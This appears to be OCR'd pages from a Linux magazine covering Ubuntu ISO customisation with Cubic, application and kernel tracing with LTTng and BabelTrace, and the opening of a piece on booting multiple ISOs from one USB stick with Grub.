As with all file-based Linux work, increasing the amount of available memory will speed things up. Allocating 2GB is about the minimum for reasonable performance. Allocate as many CPU cores as you can as the Ubuntu installer will make the most of them. If using VirtualBox as your virtualiser, there's an option in Settings... > Storage > Controller: SATA called 'Use Host I/O Cache', and we've found that it greatly speeds up tasks such as installing a distro. There's a slight risk of data loss within the VM if it crashes when using this option, but it's not a big deal with a job like this as you could just start the installation again.

Even if you plan to use the full install eventually, select 'minimal' in the Ubuntu installer to speed things up when testing.



› VirtualBox (and possibly other VM managers) can speed up host I/O.



› The package removal page. If ticked, these packages will not be added to the final Linux installation.

Users and wallpapers

Whenever a distribution like Ubuntu creates a new user it creates a directory for that user and populates it with the contents of the **/etc/skel** directory. Let's look at a case where you want to give the user a custom backdrop image as soon as they log in for the first time.

The snag is that different desktop environments use different methods to display the background image. This is a method that will work for LXDE. In the case of LXDE, the file manager (PCManFM) draws the backdrop. To begin the process try customising the LXDE desktop in a running VM, and set the backdrop image to something in the **/usr/share/backgrounds/** directory. Having done this, copy the configuration file from its location within the home directory (**~/.config/pcmanfm/LXDE/desktop-items-0.conf**). The parameter within this file happens to be `'wallpaper='` and you can edit it by hand if you want to.

On the other side, copy the files to the filesystem of the Cubic chroot environment using the 'copy' icon at the top of the Terminal page. Place the image in the same place as before by typing `cd /usr/share/backgrounds/` and using the copy icon at the top.

Recreate the **config** directory structure and move into that directory with:

```
cd /etc/skel
mkdir -p .config/pcmanfm/LXDE
cd .config/pcmanfm/LXDE
```

Following this, copy the **desktop-items-0.conf** file into this directory using the copy icon.

There's quite a lot of potential here to pre-customise the user environment using the method of customising in a VM and then copying the configuration files. For example, let's say that you were producing a custom installation ISO for a college. In such a case, you might place a welcome pack of useful files (PDFs, images, etc) into the home directory. To do this, just place those files into **/etc/skel** using the Cubic interface.

All of the splash screens, such as the startup screen, used by Ubuntu Linux use a system called Plymouth. Customising Plymouth is a lengthy topic in itself as there are so many files that you can modify, and together these constitute a theme. The easiest way to get started with customising the splash screens is to browse the Plymouth themes at **www.gnome-look.org**. Most come with an installation script.

To use with Cubic, download the theme and unpack it and then copy the files to the chroot environment using the 'copy' icon. At the Cubic terminal, `cd` into the directory and run the installation script. Once this has completed, do `rm -rf [name of directory]` to remove the directory with installation files so that it isn't copied to the installation ISO. See the official Ubuntu Wiki (**https://wiki.ubuntu.com/Plymouth**) for more information on customising your own Plymouth themes. Most of those instructions don't require any modification to work under the Cubic chroot, but having made the changes type `update-initramfs -k all`.

Custom PPAs


You can add debs and PPAs to Ubuntu in the normal way that you'd expect, using the chroot environment on the Terminal page. So, for example, you could add the Inkscape PPA and install Inkscape by typing:

```
add-apt-repository ppa:inkscape.dev/stable
apt install inkscape
```

This means that Inkscape will now be installed from the get go, and when you update the system, the updated versions will be pulled from the PPA rather than the Ubuntu repository. Do something like `apt-cache policy` and cut and paste that into a text file if you want to keep a complete list of every repository you've added to the system as a reminder for future respins.

Add downloaded debs to the chroot environment and install them with `dpkg -i [name of .deb]`. Nearly everything will work, but occasionally something requires a service that the chroot environment can't provide. As is the case with customising the user home directory, as detailed earlier, if you can't automate the installation, you could copy the .deb files manually and add a small post-install script, to be invoked manually, to install them.

Happy respins!



› The ISO generation screen. This is a time-consuming process and memory and CPU usage will peak while it's going on.

LTTng: Tracing apps in Linux

It's time to introduce the essentials of software tracing and how to use LTTng for understanding what's happening on a running system.

```
2. mtsouk@LTTng: ~ (ssh)
mtsouk@LTTng:~$ sudo apt-get install lttng-tools lttng-modules-dkms liblttng-ust-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  liblttng-ust-dev lttng-modules-dkms lttng-tools
0 upgraded, 3 newly installed, 0 to remove and 215 not upgraded.
Need to get 0 B/873 kB of archives.
After this operation, 6,191 kB of additional disk space will be used.
Selecting previously unselected package liblttng-ust-dev:amd64.
(Reading database ... 175696 files and directories currently installed.)
Preparing to unpack .../liblttng-ust-dev_2.7.1-1_amd64.deb ...
Unpacking liblttng-ust-dev:amd64 (2.7.1-1) ...
Selecting previously unselected package lttng-modules-dkms.
Preparing to unpack .../lttng-modules-dkms_2.7.1-1_all.deb ...
Unpacking lttng-modules-dkms (2.7.1-1) ...
Selecting previously unselected package lttng-tools.
Preparing to unpack .../lttng-tools_2.7.1-2~fakesync1_amd64.deb ...
Unpacking lttng-tools (2.7.1-2~fakesync1) ...
Processing triggers for man-db (2.7.5-1) ...
Processing triggers for ureadahead (0.100.0-19) ...
Processing triggers for systemd (229-4ubuntu4) ...
Setting up liblttng-ust-dev:amd64 (2.7.1-1) ...
Setting up lttng-modules-dkms (2.7.1-1) ...
Loading new lttng-modules-2.7.1 DKMS files...
First Installation: checking all kernels...
Building only for 4.4.0-21-generic
Building initial module for 4.4.0-21-generic
Done.
```

› Ubuntu 16.04 requires lttng-tools, lttng-modules-dkms and liblttng-ust-dev for LTTng to run properly.

Quick tip

Software tracing is the process of understanding what's happening on a running software system. A trace application can trace both user applications and the OS at the same time. If you're an amateur Linux user, you may find tracing difficult to understand, so try using simple examples until it makes more sense.

LTTng is an open source tracing framework that runs on Linux. This enables you to understand the interactions between multiple components of a system, such as the kernel, C or C++, Java and Python applications. On the Ubuntu 16.04 distro you can install *LTTng* as follows:

```
$ sudo apt-get install lttng-tools lttng-modules-dkms liblttng-ust-dev
```

After a successful install you will see at least one process related to *LTTng* running (*see above right for how the installation process looks in more detail*):

```
# ps ax | grep -i ltt | grep -v grep
3929 ?        Ssl    0:00 /usr/bin/lttng-sessiond
```

You can find the version of *LTTng* you are using with:

```
$ lttng --version
lttng (LTTng Trace Control) 2.7.1 - Herbe à Détourne
```

Using LTTng

LTTng does two main things: instrumenting and controlling tracing. Instrumenting is the task of inserting probes into source code, and there are two types of probes: manual, (which are hardcoded at specific locations in the source code), and automatic (which are dynamically executed when something specific happens). Controlling tracing is what you can do using the `lttng` command line utility. The following command displays all available tracing events related to the Linux kernel:

```
$ sudo lttng list --kernel
$ sudo lttng list --kernel | wc
   234    1389   17062
```

(*You can see a small part of the output from* `lttng list --kernel`, *bottom right*). If the previous commands fail then there's a chance that the *LTTng* kernel module isn't running, which you can check with: `$ lsmod | grep -i ltt`.

In that case, you can start *LTTng* as follows:

```
$ sudo /etc/init.d/lttng-sessiond start
[ ok ] Starting lttng-sessiond (via systemctl): lttng-sessiond.service.
```

If you try to run the *LTTng* list command without root privileges, you will get an error message instead of the expected output:

Comparing LTTng to similar tools

There are many tracing tools for Linux including *DTrace*, *perf_events*, *SystemTap*, *sysdig*, *strace* and *ftrace*. *SystemTap* is the most powerful tool of all but *LTTng* comes close, apart from the fact that it doesn't offer an easy way to do in-kernel programming. *DTrace* is in an experimental state on the Linux platform, its biggest advantage is that it also works on other Unix platforms including Solaris and Mac OS X. Alternatively, *perf_events* can solve many issues and is relatively safe to use and as a result it is very good for amateur users who don't need to control everything on a Linux machine. Built into the Linux kernel, ftrace has many capabilities but doesn't offer in-kernel programming, which means that you'll have to post-process its output.

LTTng has the lowest overhead of all tools because its core is very simple and generates trace files in CTF format, which allows you to process them remotely or put them in a database such as *MongoDB* or *MySQL*. However, as you have to post-process the generated trace files, you cannot get real-time output from *LTTng*.

The key to successful tracing is to choose a powerful tool, learn it well and stick with it. *LTTng* makes a perfect candidate but don't choose a tool until you try several of them first.

```
$ lttng list --kernel
Error: Unable to list kernel events: No session daemon is available
Error: Command error
```

Should you wish to avoid running all *LTTng*-related commands as root, you should add the desired users to the tracing group as follows:

```
$ sudo usermod -aG tracing <username>
```

To start an *LTTng* tracing session use:

```
$ lttng create new_session
Session new_session created.
Traces will be written in /home/mtsouk/lttng-traces/new_session-20160608-111933
$ lttng list
Available tracing sessions:
  1) new_session (/home/mtsouk/lttng-traces/new_session-20160608-111933) [inactive]
    Trace path: /home/mtsouk/lttng-traces/new_session-20160608-111933

Use lttng list <session_name> for more details
$ lttng list new_session
Tracing session new_session: [inactive]
    Trace path: /home/mtsouk/lttng-traces/new_session-20160608-111933
$ lttng destroy new_session
Session new_session destroyed
$ lttng list
Currently no available tracing session
```

The first command creates a new *LTTng* session named new_session and the second command lists all available sessions. The third command displays more information about a particular session while the fourth command destroys an existing session. The last command verifies that the new_session session has been successfully destroyed.

Although the `destroy` command looks dangerous, it's not—it just destroys the current session without touching any of the generated files that contain valuable information.

Please note that *LTTng* saves its trace files in **~/lttng-traces**. The directory name of each trace follows the session_name-date-time pattern.

Tracing behaviour

This section will trace the behaviour of a Linux system after executing *LibreOffice Writer*. However, before you start the actual tracing, you should tell *LTTng* which events you want to trace. This command tells *LTTng* to trace all kernel events:

```
$ lttng enable-event -a -k
All kernel events are enabled in channel channel0
```

The above command must be executed at a specific time and the list of commands you'll need to execute must follow this order:

```
$ lttng create demo_session
$ lttng enable-event -a -k
$ lttng start
$ /usr/lib/libreoffice/program/soffice.bin  --writer &
$ lttng stop
Waiting for data availability.
Tracing stopped for session demo_session
```

After `lttng stop` has finished, the contents of **~/lttng-traces** should be similar to the following:


```
$ ls -lR /home/mtsouk/lttng-traces/demo_session-20160615-154836
/home/mtsouk/lttng-traces/demo_session-20160615-154836:
total 4
drwxrwx--- 3 mtsouk mtsouk 4096 Jun 15 15:48 kernel

/home/mtsouk/lttng-traces/demo_session-20160615-154836/kernel:
total 143480
-rw-rw---- 1 mtsouk mtsouk 145408000 Jun 15 15:51 channel0_0
drwxrwx--- 2 mtsouk mtsouk      4096 Jun 15 15:48 index
-rw-rw---- 1 mtsouk mtsouk   1503232 Jun 15 15:48 metadata

/home/mtsouk/lttng-traces/demo_session-20160615-154836/kernel/index:
total 32
-rw-rw---- 1 mtsouk mtsouk 31096 Jun 15 15:51 channel0_0.idx
$ file metadata
```


Quick tip

The philosophy of tracing is similar to the way you debug code: if you have no idea what you are looking for and where, no tool can help you find your problem. As a result, some preparation is need before using tools such as LTTng.



This lttng command shows all tracing events related to kernel operations.

› As the output of babeltrace is in plain text format, you can use any text processing tool to investigate a trace file, such as *grep*, awk, sort and *sed* etc.




```
» metadata: Common Trace Format (CTF) packetized metadata (LE), v1.8
$ file channel0_0
channel0_0: Common Trace Format (CTF) trace data (LE)
$ file index/channel0_0.idx
index/channel0_0.idx: FoxPro FPT, blocks size 1, next free block index 3253853377, field type 0
```

As you can see, the size of the `channel0_0` is about 145MB, whereas the metadata file is significantly smaller. However, both files are stored in CTF format. So far, you have your trace files. The next section will use the *BabelTrace* utility to examine the generated trace data.

Analysing tracing data

The *BabelTrace* utility will be used for parsing the produced trace files. The first thing you can do on a trace file is:

```
$ babeltrace ~/lttng-traces/demo_session-20160615-154836
```

which prints the full contents of the trace file on your screen and allows you to get a good idea about the captured trace data. The next logical thing to do is filter the output in order to get closer to the information you really want.

As the output of `babeltrace` is plain text, you can use any text processing utility, including *grep* and awk, to explore your data. The following awk code prints the top 10 of all calls:

```
$ babeltrace ~/lttng-traces/demo_session-20160615-154836 2>/dev/null | awk {'print $4'} | sort | uniq -c | sort -rn | head
```

Similarly, this awk code prints the top 10 of system calls:

```
$ babeltrace ~/lttng-traces/demo_session-20160615-154836 2>/dev/null | grep syscall_ | awk {'print $4'} | sort | uniq -c | sort -rn | head
```

You can see the output of both commands (*pictured above*). The first shows that the total number of recorded entries in demo_session-20160615-154836 is 3,925,739! After this, you can count the total number of write system calls:

```
$ babeltrace ~/lttng-traces/demo_session-20160615-154836 | grep syscall_entry_writev | wc
$ babeltrace ~/lttng-traces/demo_session-20160615-154836 | grep syscall_exit_writev | wc
```

Each system call has an entry point and an exit point, which means that you can trace a system call when it's about to get executed and when it has finished its job. So, for the `writev(2)` system call, there exists `syscall_entry_writev` and `syscall_exit_writev`.

As our executable file is *LibreOffice Writer*, the next output will tell you more about its system calls:

```
$ babeltrace ~/lttng-traces/demo_session-20160615-154836 2>/dev/null | grep -i Libre
```

The command (below) will show which files were opened:

```
$ babeltrace ~/lttng-traces/demo_session-20160615-154836 2>/dev/null | grep syscall_entry_open
```

Quick tip

The **lttng view** command can help you view the recorded trace records if you execute it after **lttng stop** and before **lttng destroy**. However, **lttng view** still executes *babeltrace* in the background.

However, in this case, the `syscall_exit_open` trace point is more useful, because it also shows the return value of the `open(2)` system call:

```
$ babeltrace ~/lttng-traces/demo_session-20160615-154836 2>/dev/null | grep syscall_exit_open | grep "ret = -1"
[15:49:17.175257726] (+0.000000719) LTTng syscall_exit_open: { cpu_id = 0 }, { ret = -1 }
```

If you read the man page of open(2), you'll find that a return value of -1 signifies an error. This means that such errors might be the potential root of the problem. The next sections will talk about tracing your own code.

Although the process of making *LTTng* to trace your own C code is relatively easy to follow, it involves many steps. The first is creating your own trace events. As you will see, each trace event needs a provider name, a tracepoint name, a list of arguments and a list of fields.

The initial version of the C code you want to trace, saved as **fibo.c**, is the following:

```
#include <stdio.h>

size_t fibonacci( size_t n )
{
        if ( n == 0 )
                return 0;
        if ( n == 1 )
                return 1;
        if ( n == 2 )
                return 1;

        return (fibonacci(n-1)+fibonacci(n-2));
}

int main(int argc, char **argv)
{
   unsigned long i = 0;
   for (i=0; i<=16; i++)
   printf("%li: %lu\n", i, fibonacci(i));
        return 0;
}
```

In order to trace **fibo.c**, you will need the following *LTTng* code, which defines a new trace event:

```
#undef TRACEPOINT_PROVIDER
#define TRACEPOINT_PROVIDER fibo

#undef TRACEPOINT_INCLUDE
#define TRACEPOINT_INCLUDE "./fibo-lttng.h"

#if !defined(_HELLO_TP_H) || defined(TRACEPOINT_HEADER_MULTI_READ)
#define _HELLO_TP_H

#include <lttng/tracepoint.h>

TRACEPOINT_EVENT(
   fibo,
   tracing_fibo,
   TP_ARGS(
      size_t, input_integer
   ),
   TP_FIELDS(
      ctf_integer(size_t, input_integer_field, input_integer)
   )
)
```

```
#endif /* _HELLO_TP_H */
#include <lttng/tracepoint-event.h>
```

This is saved as **fibo-lttng.h** and defines a new trace event with a full name of `fibo:tracing_fibo`. The `input_integer_field` is the text that will be written in the trace files. According to the C standard, the size_t type, used in both fibo-lttng.h and fibo.c, is an unsigned integer type of at least 16-bit.

You are also going to need a file named fibo-lttng.c:

```
#define TRACEPOINT_CREATE_PROBES
#define TRACEPOINT_DEFINE

#include "fibo-lttng.h"
```


The main purpose of **fibo-lttng.c** is to have **fibo-lttng.h** included in it in order to compile it:

```
$ gcc -Wall -c -I. fibo-lttng.c
$ ls -l fibo-lttng.*
-rw-rw-r-- 1 mtsouk mtsouk    84 Jun 17 19:09 fibo-lttng.c
-rw-rw-r-- 1 mtsouk mtsouk   497 Jun 17 19:11 fibo-lttng.h
-rw-rw-r-- 1 mtsouk mtsouk 11600 Jun 17 19:12 fibo-lttng.o
```

So, now that you have **fibo-lttng.o**, you are ready to make the necessary changes to **fibo.c** and compile it. The final version of **fibo.c** will be saved as **traceMe.c**. This output uses the `diff` command to show the differences between **fibo.c** and **traceMe.c**:

```
$ diff fibo.c traceMe.c
1a2,3
> #include <unistd.h>
> #include "fibo-lttng.h"
4a7
>         tracepoint(fibo, tracing_fibo, n);
11c14
<         return (fibonacci(n-1)+fibonacci(n-2));
---
>         return (fibonacci(n-1)+fibonacci(n-2));
16a20
>         sleep(10);
20a25
>
```

As you can see, you must include one extra header file – the one you created earlier – as well as an extra `tracepoint()`. You can call `tracepoint()` as many times as you want anywhere in the C code. The first parameter of `tracepoint()` is the name of the provider, the second is the name of the trace point, and the rest is the list of parameters you're inspecting—in this case, you are inspecting just one variable.



› Here we are processing the output of traceMe.c using babeltrace which reveals that there is a serious performance problem in traceMe.c.

The BabelTrace tool

BabelTrace is a tool that helps you deal with various trace files, including the trace files generated by *LTTng*. It allows you to read, write and convert trace files using the Common Trace Format (CTF) and is very useful for presenting CTF files onscreen. If *BabelTrace* isn't already installed, you can get it with:

```
$ sudo apt-get install babeltrace
```

The *babeltrace-log* utility that comes with the **babeltrace** package enables you to convert from a text log to CTF but you will not need it if you are only dealing with *LTTng*.

You can learn more about *babeltrace* at **http://diamon.org/babeltrace**. You could also try using *Trace Compass* (**http://tracecompass.org**) to view *LTTng* trace files, which is a graphical application. You can also learn more about the CTF format at **http://diamon.org/ctf**.

The last thing to do before executing **traceMe.c** is to compile it:

```
$ gcc -c traceMe.c
$ gcc -o traceMe traceMe.o fibo-lttng.o -ldl -llttng-ust
```

You should enable the trace event defined in **fibo-lttng.h** after starting a tracing session:

```
$ lttng create fibo_session
$ lttng enable-event --userspace fibo:tracing_fibo
```

After starting the new session, you can finally execute **traceMe.c**, allow it to finish and stop the tracing process:

```
$ lttng start
$ ./traceMe
$ lttng stop
$ lttng destroy
```

Running the command (below) while `./traceMe` is still being executed will reveal all available user space trace events, including the one you declared in **fibo-lttng.h**:

```
$ lttng list --userspace
```

In order to get any output from this, the **traceMe.c** executable must be running—this is the reason for calling `sleep(1)` in **traceMe.c**. (*See the output below*).

The data from the trace can be found at **~/lttng-traces/fibo_session-20160617-193031**. As **traceMe.c** uses a recursive function, its output has 5,151 lines, but usually you will get less output when tracing a single event.

Analysing C code

The output of *babeltrace* would be similar to the following:

```
$ babeltrace ~/lttng-traces/fibo_session-20160617-193031
[19:31:26.857710729] (+?.?????????) LTTng fibo:tracing_fibo:
{ cpu_id = 0 }, { input_integer_field = 0 }
[19:31:26.857753542] (+0.000042813) LTTng fibo:tracing_fibo:
{ cpu_id = 0 }, { input_integer_field = 1 }
$ babeltrace ~/lttng-traces/fibo_session-20160617-193031 |
wc
  5151   72114  540934
```

An awk script will reveal the number of times **traceMe.c** calculates each Fibonacci number:

```
$ babeltrace ~/lttng-traces/fibo_session-20160617-193031 |
awk {'print $13'} | sort | uniq -c | sort -rn
```

(*The output can be seen, left*), as you can understand, **traceMe.c** needs to be optimised! If you want to trace Python applications, you will need to install one extra package:

```
$ pip search lttn
lttnganalyses          - LTTng analyses
lttngust               - LTTng-UST Python agent
$ sudo pip install lttngust
```

Tracing Python code is beyond the scope of this tutorial but you can learn more about it at **http://lttng.org/docs/#doc-python-application**. ■

Grub: Boot ISOs from USB

An easy way to avoid a bag full of DVDs is by copying them all to one USB stick, along with a convenient menu to pick which one to boot.

Almost all of the distribution (distro) ISO files on cover DVDs are what are known as hybrid files. This means that not only can they be written to a CD or DVD in the normal way but they can also be copied to a USB stick with *dd*. The USB stick will then boot as if it were a DVD. This is a handy way of creating install discs for computers that don't have an optical drive, but it has one significant drawback: Each ISO image requires a USB flash drive to itself. With USB sticks holding tens or even hundreds of gigabytes costing only a few pounds, and small drives becoming harder to find, this is a waste of space both on the stick and in your pocket or computer bag. Wouldn't it be good to be able to put several ISO files on the same USB stick and choose which one to boot? Not only is this more convenient than a handful of USB sticks, it's both faster and more compact than a handful of DVDs.

